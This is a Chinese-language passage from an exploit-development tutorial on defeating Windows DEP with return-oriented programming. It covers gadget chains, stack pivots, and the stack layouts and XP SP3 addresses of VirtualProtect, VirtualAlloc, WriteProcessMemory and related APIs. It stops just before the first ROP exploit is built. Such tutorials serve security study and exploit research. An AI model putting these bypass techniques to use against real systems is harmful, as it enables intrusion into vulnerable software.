一个需要一直有效的技术是典型的“ret-to-libc”。你需要能够执行简单的命令，用现有的 Windows API 调用（如 WinExec），但是用这个很难精巧地制作“真正的”shellcode。

因此我们要看得远点。我们真的需要绕过/推翻/改变 DEP 设置然后使我们的自定义 shellcode 运行。幸运地，标记页面可执行/改变 DEP 策略设置/等等都能通过 Windows OS 的 native API/函数调用。

因此，这很简单吧？

是也不是。

当我们要绕过 DEP，我们要调用一个 Windows API（我将会在后面更进一步描述这些 Windows API 的细节）。

那个 API 的参数必须在寄存器或者栈中。为了将这些参数放在它们应该在的地方，我们很可能要写一些自定义代码。

想想。

如果给定的 API 函数的一个参数比如是 shellcode 的地址，那么你不得不动态产生/计算这个地址，然后将它放在栈上的正确位置。你不能硬编码，因为这将会不可靠（或者，如果缓

冲区不能处理 null 字节并且其中的一个参数需要 null 字节，那么你就不能再你的缓冲区里硬编码那个值）。用一些短小的 shellcode 来产生值也不能成功，因为...DEP 启用。


问题：我们如何得到栈上的这些参数

回答：用自定义代码

在栈上的自定义代码，无论如何，是不能执行的，DEP 会阻止那个发生。


不相信我？那我们来试下在教程 1 里的那个老而好的 Easy RM to MP3 Convertor exploit。

没有 DEP（OptIn）



有 DEP（OptOut）

或者，在调试器中可以看到的（启用 DEP-OptOut），就在 shellcode 的第一条指令将要执行（就在 jump esp 的后面）：Movie



相信我。甚至是一个简单的 NOP 指令也不会执行。

小配件

无论如何，回到我们的“自定义代码”问题上。因此如果在栈上运行代码不成功，我们不得不用 ROP。

为了运行我们的自定义代码和最终执行 Windows API 函数调用，我们将需要用现有的指令（进程里的可执行区域的指令），并且将它们按顺序放在一起（并且将它们链在一起），因此它们将会产生我们所需要的然后将数据放入寄存器中或者栈上。

我们需要打造一连串指令。我们需要从链的一部分跳转到链的其他部分在没有从 DEP 保护的区域里执行一条简单的指令。或者，用一种更好的术语，我们需要从一条指令返回到下一条指令的地址（最终返回到 Windows API 调用当栈已经被设置了）。

在我们的 ROP 链中的每一条指令（一系列的指令）将会被叫做一个“小配件”。每个小配件将会返回到下一个小配件（=到下一个小配件的地址，在栈上），或者直接调用下一个地址。那样，指令序列被链在一起。

在他的原始文章中，Hovav Shacham 用术语“小配件”当涉及到高级别的宏/代码片段。时下，术语“小配件”通常用来指一系列的以 ret 结尾的指令（实际上只是原始“gadget”定义的一个子集）。理解这微妙的东西很重要，但是同时我确信你会原谅我当我在这篇教程

里用“gadget”来指以些以 ret 结尾的指令集合。

在你打造基于 ROP 的 exploit 的同时，你会发现用这些小配件来打造你的栈和调用 API 的思想有时能和解决酷比魔方相提并论（感谢 Lincoln 的伟大比较）。当你试着在栈上设置一个特定的寄存器或者值，你可能以改变其他的一个而结束。

因此没有通用的方法来打造一个 ROP exploit，然后有时你会发现它有点让人沮丧。但是我能向你保证毅力和坚持不懈会有回报的。
这是理论。

调用 Windows 函数绕过 DEP

首先，在你开始写 exploit 之前，你需要决定你的方法是什么。在当前 OS/DEP 策略下，你能用来绕过 DEP 的可利用的/可能的 Windows API 是什么？一旦你已经决定了，你可以相应地思考设置你的栈。
这些是最重要的函数能够帮你绕过/停用 DEP：
●VirtualAlloc（MEM_COMMIT+PAGE_READWRITE_EXECUTE)+复制内存。这会允许你创建一个新的可执行内存区域，将你的 shellcode 复制到这里，然后执行。这技术要求你将这 2 个 API 互相链在一起。
●HeapCreate（HEAP_CREATE_ENABLE_EXECUTE）+HeapAlloc()+复制内存。大体上，这函数提供了一种和 VirtualAlloc()相似的技术，但是需要将 3 个 API 互相链在一起。
●SetProcessDEPPolicy()。这允许你改变当前进程的 DEP 策略（因此你能从栈上执行你的 shellcode）(Vista SP1，XP SP3，Server 2008，并且只在 DEP 策略设成 OptIn 或者 OptOut）
●NtSetInformationProcess()。这个函数会改变当前进程的 DEP 策略，因此你能从栈上执行你的 shellcode。
●VirtualProtect(PAGE_READ_WRITE_EXECUTE)。这个函数会改变一个给定内存页的访问保护级别，允许你将 shellcode 在的地方标记为可执行。
●WriteProcessMemory()。这个将允许你将 shellcode 复制到另一个（可执行）位置，因此你能跳到那里并且执行 shellcode。目标位置必须是可写和可执行的。

这些函数中的每一个都要求栈或者寄存器按一种特定的方法设置。毕竟，当一个函数被调用，它会假设函数的参数被放在栈顶（=在 ESP)。这意味着你的首要目标是在栈上精巧地制作这些值。用一种通用的和可靠的方法，没有在栈上执行任何代码。

最后（在设置完栈后)，你将很可能停止调用这个 API。为了使调用成功，ESP 必须指向 API 函数的参数。

因为我们将会用小配件(一系列指令的指针)，被放在栈上的你的 payload/缓冲区的一部分，并且因为我们一直很可能在构建完你的整个 rop 链来配置参数后返回到栈上，你的最终结果很可能是这样的：

	junk
	rop gadgets to craft the stack
ESP ->	function pointer (to one of the Windows API's)
	Function parameter

	Function parameter
	Function parameter
	...
	Maybe some more rop gadgets
	nops
	shellcode
	more data on the stack

在函数被调用之前，ESP 指向 Windows API 函数指针。这个指针直接跟着函数需要的参数。那时，一个简单的“RET”指令将会跳到那个地址。这会调用函数并且是 ESP 移动 4 字节。如果一切顺利的话，栈顶（ESP）指向被调用函数的参数。

选择你的武器

API / OS	XP SP2	XP SP3	Vista SP0	Vista SP1	Windows 7	Windows 2003 SP1	Windows 2008
VirtualAlloc	yes	yes	yes	yes	yes	yes	yes
HeapCreate	yes	yes	yes	yes	yes	yes	yes
SetProcessDEPPolicy	no (1)	yes	no (1)	yes	no (2)	no (1)	yes
NtSetInformationProcess	yes	yes	yes	no (2)	no (2)	yes	no (2)
VirtualProtect	yes	yes	yes	yes	yes	yes	yes
WriteProcessMemory	yes	yes	yes	yes	yes	yes	yes

（1）=不存在
（2）=将会失败因为默认的 DEP 策略设置
不要担心怎么应用这些技术，一会儿事情将会变明白。

函数参数&用法提示

正如早些时候陈述的那样，当你想用这些可用的 Windows API 中的一个，你首先要用正确的参数为那个函数设置栈。接下来的是这些函数的总结，它们的参数，和一些用法提示。

VirtualAlloc()

这个函数将会分配新的内存。这个函数的一个参数指定了最近分配的内存的可执行/访问级别，因此我们的目标是将这个值设成 EXECUTE_READWRITE。
http://msdn.microsoft.com/en-us/library/aa366887(VS.85).aspx

```
LPVOID WINAPI VirtualAlloc(
  __in_opt  LPVOID lpAddress,
  __in      SIZE_T dwSize,
  __in      DWORD flAllocationType,
  __in      DWORD flProtect
);
```

这个函数需要你设置栈包含下面的值：

返回值	函数返回地址（=在它完成后函数需要返回的地址）。我将在一会儿讨论这个值
lpAddress	要分配区域的起始地址（=你想要分配内存的新位置）。记住这个地址会在最近倍数的内存粒度传开。你可以试着为这个参数提供一个硬编码值
dwSize	区域的大小。（你将可能需要用 rop 来产生这个值，除非你的 exploit 能处理 null 字节）
flAllocationType	设成 0x1000（MEM_COMMIT）。可能需要 rop 在栈上产生&写这个值
flProtect	设成 0x40（EXECUTE_READWRITE）。可能需要 rop 在栈上产生&写这个值

在 XP SP3，这个函数在 0x7C809AF1 处（kernel32.dll）
当 VirtualAlloc()调用成功，分配的内存地址会被保存在 eax 中。
注意：这个函数只分配新的内存。你要用另一个 API 调用来复制 shellcode 到新的区域并执行它。因此，你需要另一个 rop 链来完成这个。（在上面的表格中，我提到返回地址参数需要指向第二个 rop 链。因此，VirtualAlloc()的返回地址需要指向将 shellcode 复制到新分配区域并跳转到那里的 rop 链）
为了完成这个，你能用
●memcpy()（ntdll.dll）-在 XP SP3 上 0x7C901DB3
●WriteProcessMemory()（看后面）
举个例子，如果你要用 memcpy()，然后你可以同时 hook VirtualAllocate()和 memcpy()调用并且使它们直接互相执行，用下面的设置：
首先，VirtualAlloc()函数的指针必须在栈顶，之后在栈上跟着参数的值：
●memcpy 的指针（VirtualAlloc()的返回地址地段）。当 VirtualAlloc 停止后，它会返回这个地址
●lpAddress：任意的地址（分配新内存的地址，比如 0x0020000）
●大小（新分配的内存的大小）
●flAllocationType（0x1000：MEM_COMMIT）
●flProtect（0x40：PAGE_EXECUTE_READWRITE）
●任意地址（和 lpAddress 一样的地址，这个参数将会用在 memcpy()返回后跳转到 shellcode）。这个字段是 memcpy()函数的第一个参数
●任意地址（一样，和 lpAddress 一样的地址。这个参数用来作为 memcpy()的目的地址）。这个字段是 memcpy()函数的第二个参数
●shellcode 的地址（=memcpy()的源参数）。这个是 memcpy()的第三个参数
●大小：memcpy()的大小参数。这是 memcpy()的最后一个参数
很明显，关键是找到一个可靠的地址（分配内存的地址）和在栈上用 rop 产生所有的参数。当这个链结束后，你将会以执行被拷贝到最近分配的内存中的代码而告终。

HeapCreate()

http://msdn.microsoft.com/en-us/library/aa366599(VS.85).aspx

```
HANDLE WINAPI HeapCreate(
  __in  DWORD flOptions,
  __in  SIZE_T dwInitialSize,
  __in  SIZE_T dwMaximumSize
);
```

这个函数将会创建一个能在我们的 exploit 中用的私有堆。空间将会被保留在进程的虚拟地址空间。
当 flOptions 参数被设置成 0x00040000(HEAP_CREATE_ENABLE_EXECUTE)，然后所有从

这个堆里分配的内存块将会允许执行代码，尽管 DEP 已经开启。

dwInitialSize 参数必须包含一个指示堆大小的值，用字节表示。如果你设置这个参数为 0，然后将会分配一个页。

dwMaximumSize 参数指堆的最大大小，用字节表示。

这个函数只能创建一个私有堆并将它标记为可执行。你依然要在这个堆里分配内存（如用 HeapAlloc）然后将 shellcode 拷贝到那个堆位置（如用 memcpy()）。

当 CreateHeap 函数返回时，一个指向最新创建的堆指针会存在 eax 中。你需要这个值来调用 HeapAlloc()：
http://msdn.microsoft.com/en-us/library/aa366597(v=VS.85).aspx

```
LPVOID WINAPI HeapAlloc(
  __in  HANDLE hHeap,
  __in  DWORD dwFlags,
  __in  SIZE_T dwBytes
);
```

当新的堆分配完之后，你可以用 memcpy()来将 shellcode 拷贝到已分配的堆中并且执行。在 XP SP3 中，HeapCreate 在 0x7C812C56 处。HeapAlloc()在 7C8090F6。二者都是 kernel32.dll 的一部分。

SetProcessDEPPolicy()
http://msdn.microsoft.com/en-us/library/bb736299(VS.85).aspx
适用在：Windows XP SP3，Vista SP1 和 Windows 2008。
为了能使这个函数有效，当前的 DEP 策略必须设成 OptIn 或者 OptOut。如果策略被设成 AlwaysOn（或者 AlwaysOff），然后 SetProcessDEPPolicy 将会抛出一个错误。如果一个模块是以/NXCOMPAT 链接的，这个技术也将不会成功。最后，同等重要的是，它这能被进程调用一次。因此如果这个函数已经被当前进程调用（如 IE8，当程序开始时已经调用它），它将不成功。
Bernardo Damele 写了一篇出色的关于这个话题的博文：
http://bernardodamele.blogspot.com/2009/12/dep-bypass-with-setprocessdeppolicy.html

```
BOOL WINAPI SetProcessDEPPolicy(
  __in  DWORD dwFlags
);
```

这个函数需要一个参数，并且这个参数必须设置为 0 来停用当前进程的 DEP。
为了在 ROP 链中用这个函数，你需要在栈上这样设置：
●指向 SetProcessDEPPolicy 的指针
●指向 shellcode 的指针
●0
指向 shellcode 的指针会确认当 SetProcessDEPPolicy()执行完 ROP 链会跳到 shellcode。
在 XP SP3 下 SetProcessDEPPolicy 的地址是 7C8622A4（kernel32.dll）

NtSetInformationProcess()
适用于：Windows XP,Vista SP0,Windows 2003
Skape 和 skywing 的技术文档：http://uninformed.org/index.cgi?v=2&a=4

```
NtSetInformationProcess(
   NtCurrentProcess(),    // (HANDLE)-1
   ProcessExecuteFlags,   // 0x22
   &ExecuteFlags,         // ptr to 0x2
   sizeof(ExecuteFlags)); // 0x4
```

用这个函数需要在栈上有 5 个参数：

返回值	要产生的值，指示了函数需要返回的地方（=shellcode 在的地方）
NtCurrentProcess()	静态值，设成 0xFFFFFFFF
ProcessExecuteFlags	静态值，设成 0x22
&ExecuteFlags	指向 0x2（值可以是静态的，也可能是动态的）。这个地址必须指向包含 0x00000002 的内存位置
sizeOf(ExecuteFlags)	静态值，设成 0x4

如果永久 DEP 标志已经标记，那么 NtSetInformationProcess 将会失败。在 Vista（然后更后面的），这个标志会对所有的以/NXCOMPAT 链接选项链接的可执行文件自动设置。如果 DEP 策略模式设成 AlwaysOn，这个技术也会失败。
或者，你也可以用 ntdll 中的现有例程（基本上，会做一样的事，并且会为你自动将参数设置）。
在 XP SP3，NtSetInformationProcess()在 7C90DC9E（ntdll.dll）
正如早些时候提到的，我已经在教程 6 中解释了一种用这种技术的可行方法，但是我会在今天的教程中用另一种方法用这个函数。

VirtualProtect()

http://msdn.microsoft.com/en-us/library/aa366898(VS.85).aspx
VirtualProtect 函数改变调用进程的内存保护访问级别。

```
BOOL WINAPI VirtualProtect(
  __in   LPVOID lpAddress,
  __in   SIZE_T dwSize,
  __in   DWORD flNewProtect,
  __out  PDWORD lpflOldProtect
);
```

如果你想用这个函数，你将要在栈上放 5 个参数：

返回值	指向 VirtualProtect()需要返回的地方。这个将会是你的 shellcode 在栈上的地址（动态创建的值）
lpAddress	指向需要改变访问保护属性的页区域的基地址。基本上，这会是 shellcode 在栈上的基地址（动态创建的值）
dwsize	字节数（动态创建的值，使整个 shellcode 执行。如果 shellcode 由于某些原因要扩展（比如解码），那么这些额外的字节必须考虑进来。
flNewProtect	指定新的保护选项：0x00000040：PAGE_EXECUTE_READWRITE。如果你的 shellcode 不会修改自身（如解码器），那么只要 0x00000020（PAGE_EXECUTE_READ）也能成功
lpflOldProtect	获得先前访问保护值的指针变量

注意：VirtualProctect()能用的内存保护常数可以在这里找到
http://msdn.microsoft.com/en-us/library/aa366786(v=VS.85).aspx
在 XP SP3，VirtualProtect()在 0x7C801AD4（kernel32.dll）

WriteProcessMemory()

http://msdn.microsoft.com/en-us/library/ms681674(VS.85).aspx

Spencer Pratt 的技术文档：

http://www.packetstormsecurity.org/papers/general/Windows-DEP-WPM.txt

```
BOOL WINAPI WriteProcessMemory(
  __in   HANDLE hProcess,
  __in   LPVOID lpBaseAddress,
  __in   LPCVOID lpBuffer,
  __in   SIZE_T nSize,
  __out  SIZE_T *lpNumberOfBytesWritten
);
```

这个函数会允许你复制你的 shellcode 到另一个（可执行）你能跳到的&可执行的位置。在复制过程中，WPM()会确认目的位置是标记为可写的。你只需要确认目的位置是可执行的。


返回地址	在它完成后 WriteProcessMemory()要返回到的地址
hProcess	当前进程的句柄。-1 指向当前进程（静态值 0xFFFFFFFF）
lpBaseAddresss	指向你的 shellcode 需要写入的位置。“返回地址”和“lpBaseAddress”一样。
lpBuffer	你的 shellcode 的基地址（动态产生，栈上的地址）
nSize	你需要拷贝到目的位置的字节数目
lpNumberOfBytesWritten	可写位置，字节数将会被写入的位置

在 XP SP3，WriteProcessMemory()在 0x7C802213（kernel32.dll）

WriteProcessMemory()（缩写成 WPM()从这里开始）的一个很好的东西是你能用 2 中来绕过 DEP。

WPM 技术 1：完整的 WPM()调用

你可以将你的 shellcode 复制/写到一个可执行位置然后跳到那里。这个技术需要所有的 WPM()参数都要正确设置。一个可能的在 XP SP3 中的例子是给 oleaut32.dll 打补丁（被很多应用程序加载）。Oleaut32.dll 很可能不会在你的 shellcode 中要到，因此搞坏它是可以接受的。如果 oleaut32.dll 是 R E，这.text 节从 0x77121000 并且是 7F0000 字节长。



这种方法有个问题。由于你要写入一个 R+E 区域，shellcode 不能修改自己。（WriteProcessMemory 调用会暂时将位置标记为可读，但是又去掉这个级别）这意味着，如果你用编码的 shellcode（或者会修改自身的 shellcode），将不会成功。由于坏字节这也是一个问题等等。

当然，你可以试着预先考虑在真正的 shellcode 里面包含一些小的 shellcode 来使自己的位置标记为可读，比如这些小的 shellcode 会用 VirtualProtect()。你可以在“Egghunter”那节中找到怎么做的例子。

我们需要 2 个地址：一个用来作为返回地址/目的地址，一个会被用作可写位置（要写入字节数目写入的地方）。因此一个很好的例子是这样的：

返回地址	0x77121010

hProcess	0xFFFFFFFF
lpBaseAddress	0x77121010

lpBuffer	要产生的
nSize	要产生的
lpNumberOfBytesWritten	0x77121004


（lpNumberOfBytesWritten 在目的位置之前，来避免它会在 shellcode 复制到目的位置后破坏 shellcode）

如果你想用有解码器的 shellcode，你要预先考虑在你的 shellcode 里调用 VirtualProtect，在运行编码后的 shellcode 之前，来使当前的区域标记为可写/可执行的（取决于你是否写入一个 RE 或者 RW 区域）...

WPM 技术 2：给 WPM 自身打补丁

或者，你也可以给 WPM 自身打补丁。因此你要将 shellcode 写入 kernel32.dll，覆盖掉 WPM 函数的一部分。这可以用编码后的 shellcode 来解决这个问题（但是它会有一个大小限制，你会在一会儿看到）

在 XP SP3 下，WPM 函数在 0x7C802213



在 WPM 函数里面，一系列的调用和跳转被用来将栈上的数据（shellcode）复制到目的位置：

●0x7C802222：调用 ntdll.ZwProtectVirtualMemory()：这个函数调用会确认使目标位置变成可读的

●0x7C802271：调用 ntdll.ZwWriteVirtualMemory()

●0x7C80228B：调用 ntdll.ZwFlushInstructionCache()

●0x7C8022C9：调用 ntdll.ZwWriteVirtualMemory()

在最后一个函数调用之后，数据将会被拷贝到目的位置。

然后，当自身拷贝完，函数将会写入要写的字节数并且返回被指定为一个参数的地址。最后的例程从 7C8022CF 开始（就在最后一个调用 WriteVirtualMemory()后）

因此我们的第二选择是将 shellcode 写入代码的顶部，会写入字节数并返回给调用者。我们不必等代码写完这些字节并返回，因为我们要做的是让 shellcode 执行。

同时（你可以在下面的反汇编中看到），当 WPM 函数完成复制进程，它返回到 0x7C8022CF。因此那可以是一个用做目的地址的好位置，因为它在程序的自然流中并且会自动执行。

这会有一些后果：

参数：第一个（返回地址）和最后一个参数（指向 lpNumberofBytesWritten 的可读地址）是不重要的。比如你可以将返回地址设成 0xFFFFFFFF。虽然 Spencer Pratt 在这篇文章里 http://www.packetstormsecurity.org/papers/general/Windows-DEP-WPM.txt 说过 lpNumberOfBytesWritten 可以设成任意值（如果你愿意的话设成 0xDEADBEEF），似乎这个地址需要指向一个可读位置来使它有效。除了这个，目的地址（shellcode 要写入的地方）指向 WPM 函数自身里面。在 XP SP3 中，这会是 0x7C8022CF。

大小：热补丁 WPM 函数看起来很不错，如果我们写得太远的话但是会破坏 kernel32.dll。Kernel32.dll 对 shellcode 自身很重要。很可能你的 shellcode 将要用 kernel32.dll 中的函数。

如果你破坏了 kernel32.dll 的结构，你的 shellcode 可能不在运行。因此这个技术在你的 shellcode 大小是有限的情况下会成功。
栈布局例子/函数参数：

返回地址	0xFFFFFFFF
hProcess	0xFFFFFFFF
lpBaseAddress	0x7C8022CF
lpBuffer	要产生的
nSize	要产生的
lpNumberOfBytesWritten	用一个（任意的）可写位置，可以是静态的

ROP Exploit 的可移植性

当你开始打造 ROP exploit 时，你很可能在你的 exploit 里以硬编码函数指针结束。然而，有很多方法可以避免这么，如果你不得不硬编码指针，你应该知道你的 exploit 不会在 Windows 操作系统的其他版本中利用成功。

因此，如果你已经硬编码了指向 windows 函数的指针，那么也可以从 OS dll 中用小配件。只要我们不需要处理 ASLR，一切都是行的。

试着打造一个通用的 exploit 是不错的，但是说实话-如果你没从 OS dll 中硬编码任何东西，你需要避免 OS dll 的东西。

不管怎样，查实你要用来绕过 DEP 的函数（如果程序用了），看你能不能用一个程序/模块指针调用那个函数。这样的话，你依然可以使 exploit 通用，不用产生函数地址，不用从 OS dll 中硬编码地址。

一种可行的方式是你在 IDA 里看是否能够用一个在程序里面的或者被程序加载的 dll API 调用，然后看导入表
例子：在 XP SP3 中的 msvcr71.dll
●7C37A08C：HeapCreate()
●7C37A07C：HeapAlloc()
●7C37A094：VirtualAlloc()
●7C37A140：VirtualProtect()

注意：检验“!pvefindaddr ropcall”，在 pvefindaddr v1.34 版本 http://redmine.corelan.be:8800/projects/pvefindaddr 和更高的版本中

从 EIP 到 ROP

为了使事情明白点，我们还是从基础开始吧。

不管 DEP 启用与否，溢出一个缓冲区的最初过程和最终获得 EIP 的控制权是一样的。因此你直接覆盖 EIP，或者你可以尝试覆盖 SEH 记录然后触发一个访问违例，因此覆盖的 SE 处理函数地址会被调用。（还有其他的方法来获得 EIP 的控制权，但是这超出了文章的范围）

到目前为止，DEP 跟这个一点也关系。

Direct Ret

在一个典型的 direct RET exploit 中，你可以用一个任意值直接覆盖掉 EIP（或者，更精确点，当函数结尾--用一个覆盖掉的保存 EIP--被触发时，EIP 被覆盖掉。当这个发生时，你很可能看到你控制了 ESP 指向的位置的内存数据。因此如果不是 DEP，你可以用你最喜欢的工具（!pvefindaddr j esp)来定位一个指针到“jump esp”然后跳到你的 shellcode 中。游戏结束。

当 DEP 被启用时，我们不能那样做。不是跳到 ESP（用一个会跳到 esp 的指针覆盖掉 EIP），我们不得不调用第一个 ROP 小配件（也可以直接在 EIP 中或者使 EIP 跳到 ESP）。那个小配件必须按特定的方式设置，因此它们会形成一条链然后一个小配件返回到另一个小配件中，没有直接在栈中执行代码。

怎样才能打造一个 ROP exploit 将会在后面讨论。

基于 SEH

在一个基于 SEH 的 exploit 中，东西是不一样的。你只能在被覆盖的 SE 处理函数被调用时才能控制 EIP 的值（如触发一个访问违例）。早在一个典型的基于 SEH exploit 中，你将会用一个指向 pop/pop/ret 指针覆盖到 SEH，这会使你到达下一个 SEH，然后在那个位置执行指令。

当 DEP 启用时，我们不能这么做。我们能很好地调用 p/p/r，但是当它到达时，你将会在栈上执行代码。然而我们不能在栈上执行代码，记得？我们不得不打造一个 ROP 链，用这条链绕过/停用执行保护系统。这条链会放在栈上（作为你的 exploit payload 的一部分）

所以在一个基于 SEH 的 exploit 例子中，我们不得不找一种方法来返回到我们的栈中而不是调用一个 pop pop ret 串。

最简单的方法是执行一个所谓的“以栈为轴”的操作。不是用 pop pop ret，我们将试着返回到我们的缓冲区在的栈上的位置。我们可以通过下面的指令中的一个来达到目的：


- add esp，offset+ret
- mov esp,寄存器+ret
- xchg 寄存器，esp+ret
- call 寄存器（如果寄存器指向你能控制的数据）

一样，怎样用这个创建我们的 ROP 链会在下面讨论。

在我们开始之前

在 Dino Dai Zovihttp://trailofbits.files.wordpress.com/2010/04/practical-rop.pdf 的关于 ROP 的令人敬畏的文章中，它已经将 ROP exploit 过程部件（39 页）形象化得很好。当打造一个基于 ROP 的 exploit 时，你将需要：

●以栈为轴
●用你的小配件来设置栈/寄存器（ROP payload）
●投掷你的常规的 shellcode
●使 shellcode 执行




我们将会在下一章介绍所有的阶段。

Direct Ret--ROP 版本--VirtualProtect()

到滚动 ROP 的时候了

让我们来打造我们的第一个 ROP exploit。
我们将会用 Windows XP SP3 Professional,English， DEP 是 OptOut 模式。



